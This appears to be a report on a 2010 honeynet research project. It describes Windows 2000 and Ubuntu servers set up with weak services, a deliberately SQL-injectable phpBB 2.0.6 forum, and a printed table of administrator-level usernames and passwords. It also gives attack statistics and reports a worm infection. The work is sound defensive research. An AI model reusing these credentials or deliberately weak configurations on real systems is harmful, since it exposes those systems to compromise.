
Mail Services

All mail accounts are tied to system accounts, meaning if any brute force attacks occur on the SMTP, IMAP, or POP3 services, any successful attacks will result in the attacker knowing the login credentials of an actual user on the system.

SSH Service

Weak user names and passwords were installed on the system in order to increase the chance of a brute force attack succeeding.

Web Services



A simple mailing list system was installed with several weak user names and passwords, including an administration accounts with “admin” as the user name and password.

Mail Services

All mail accounts are tied to system accounts, meaning if any brute force attacks occur on the SMTP, IMAP, or POP3 services, any successful attacks will result in the attacker knowing the login credentials of an actual user on the system.

Remote Desktop

On Windows 2000 server systems, remote desktop does not support encryption. This means that any connection attempts send the password in clear text. There are several unpatched vulnerabilities in this version of remote desktop. Additionally, the weak user names and passwords could ease access via remote desktop.

Weak Users & Passwords

The following accounts were created on both the Windows 2000 and Ubuntu 7.10 server systems. All accounts were added to the administrative group such that they'd have access to the 'sudo' command on the Ubuntu 7.10 server system or administrative rights on the Windows 2000 server system.

User Name	Password
root	zAq!@#wSx
adam	internet
admin	trustno1
alex	abc123
amanda	2RHUxWy
backup	1q2w3e
bill	fxmjaz
dan	uc1zwq
daniel	EAp3rXZ4
danny	ra9ru7i
data	6iucj7
dave	jais7
david	123456
eric	oah587l
ftpuser	T25HIaRG
guest	passw0rd
jeff	password123
john	WokRAYJ
marine	wUum29FO
master	uolov
michael	pljyqmr
mike	ucx96vm
nagios	tM1UD0D
oracle	5za4j
paul	31zqv
public	trustno1
richard	q1w2e3r4t5
robert	35jz9b
ryan	michael
sales	lzcQDH4h

User Name	Password
sarah	uc1zwq
squid	fhoppc
student	xcatq
students	654321
support	passwd123
svn	o7m2dts
temp	1qaz2wsx
test	ckmrda
testing	m0kjag
testuser	ckmrda
webadmin	internet
webmaster	ra9ru7i

When created this list, we wanted to make sure that it wasn't incredibly obvious that our system was a HoneyPot. As such, we randomly assigned weak and strong passwords to the accounts created. In hindsight, since we weren't compromised via SSH or Remote Desktop, we should have used weak passwords on all accounts.

Statistical Overview

This is a general overview of connection and alert statistics for all the systems within the HoneyNet. These are only intended to provide some scope to the number of connections and traffic that went through the HoneyNet and the general types of attacks and reconnaissance used.


Combined Overview

These are general statistics for all the HoneyNet systems combined.

Data Collection


- Data collection from October 18, 2010 through to December 1, 2010
- 359.28 MB Sent in 1 829 725 Packets
- 90 401 Connections Opened
- 126.991ms Average Round-trip Delay Time

Protocol Breakdown




As we can see, the vast majority of network traffic was TCP traffic with ICMP following in second place. The majority of the ICMP traffic can likely be associated with reconnaissance and the UDP traffic with DNS queries.

Attack Distribution by Hour



The distribution of attacks by hours shows that the large majority of events tends to occur at around noon pacific time. It is unknown why this is the case, since the majority of attacks do not originate from North America. Perhaps the attackers are running their utilities overnight?

Attacks by Destination Port




As we can see, the vast majority of attacks are on port 445, which is Microsoft's directory services port, responsible for file sharing. Otherwise, we see a large number of attacks on SSH port 22, which is interesting given the lack of success the attackers had in that area.

Port 135 is Microsoft's DCOM service control manager and is the focus of many attacks because one use this service for remote code execution if it is unpatched.


Port 8 or 0 would be all the ICMP related reconnaissance. All of the higher numbered ports are most likely specific backdoor ports for already installed malware to which other infected systems are attempting to connect.

Top Source IP Connections (TCP)



Interestingly enough, the majority of attacks seemed to come from Korea and the United States. However, depending on how you count Taiwan (if as part of China or not), China would be the top source of attacks.

Top Source IP Connections (UDP)




When we look at the top countries for UDP connections, we see that China is back in the lead with the United States not far behind. The majority of these attacks can likely be attributed to attacks on port 135, which is one of the most common methods malware is able to inject itself into Windows.

Ubuntu 7.10 Server


- Received 16 568 Connections
- Generated 455 IDS Alerts
- Not directly compromised
- phpBB forum hacked via SQL Injection

Protocol Breakdown




The difference we can see between the overall protocol breakdown and this one is quite staggering. There is far less ICMP and UDP traffic by comparison. Considering the number of attacks on this system when compared to the Windows 2000 server system, one can make the assumption that either the Ubuntu 7.10 server system had less exposure on the internet (i.e. fewer people discovered the system) or that it was less desirable to attack.

Attack Distribution by Hour



Given the spiky distribution of attacks by hours, we can actually assume that this system was likely less of a target for general attacks. Reconnaissance on this system would quickly show the attacker that it is not a Windows system, causing them to possibly ignore this system and move onto a more desirable target. The spikes in this time graph may be bursts associated with specific attacks, such as SSH brute force attacks or IMAP/POP3 privilege escalation attempts.

Attacks by Destination Port




This chart definitely confirms our assumption that this system was not the target of generalized attacks and was more the focus of SSH attacks as well as some attacks on SMTP. The high numbered ports, as we mentioned earlier, are likely attempts by malware to connect to potentially existing malware on the system.

Windows 2000 Server


- Received 55 404 connections
- Generated 12 725 IDS alerts (90% related to port 445)
- Infected by the WORM_IRCBOT.BWS worm
- Worm exhausted network bandwidth enumerating over the private IP range for computers with port 445 open.

Protocol Breakdown




We can see that there is much more ICMP and UDP traffic relative to the TCP traffic when compared to the Ubuntu 7.10 server system. This is due to the fact that the Windows 2000 server system received nearly five times the number of attacks on the system as well as the fact that Windows systems are far more desirable for attackers.

Attack Distribution by Hour



The distribution curve of attacks by hour for the Windows 2000 server system more resembles the combined overview, for the majority of attacks were focused on this system. The large spike seen at 11:00 is directly related to when we enabled file sharing and NetBIOS on the external interface, for that was when this system was infected by the worm that attempted to spread over the local network.

Attacks by Destination Port




The majority of attacks were on port 445, which is Microsoft's domain services port. Inbound scans are typically systems which are trying to connect to file shares that might be available on your system and hence these should be blocked. While most of this traffic is the result of worms or viruses which can use open file shares to propagate, they also can be the result of malicious users attempt to connect to your computer. Once connected they can download, upload or even delete or edit files on the connected file share.

RECONNAISSANCE, ATTACKS & EXPLOITS

Ubuntu 7.10 Server

Reconnaissance Activity

IDS detected several NMAP scans. However, these scans were relatively infrequent, as we have shown by the general activity against the Ubuntu 7.10 server system.



Web Application Deployed

The web application that was deployed on the Ubuntu server was phpBB 2.0.6, a free php based bulletin board. The reason for choosing 2.0.6 was that this version does not correctly sanitize some input leaving it vulnerable to SQL injections.

To prod people into attacking, the board was created for a fictional Christian World of Warcraft guild. The site was brought to life by creating a few dozen users and some posts.

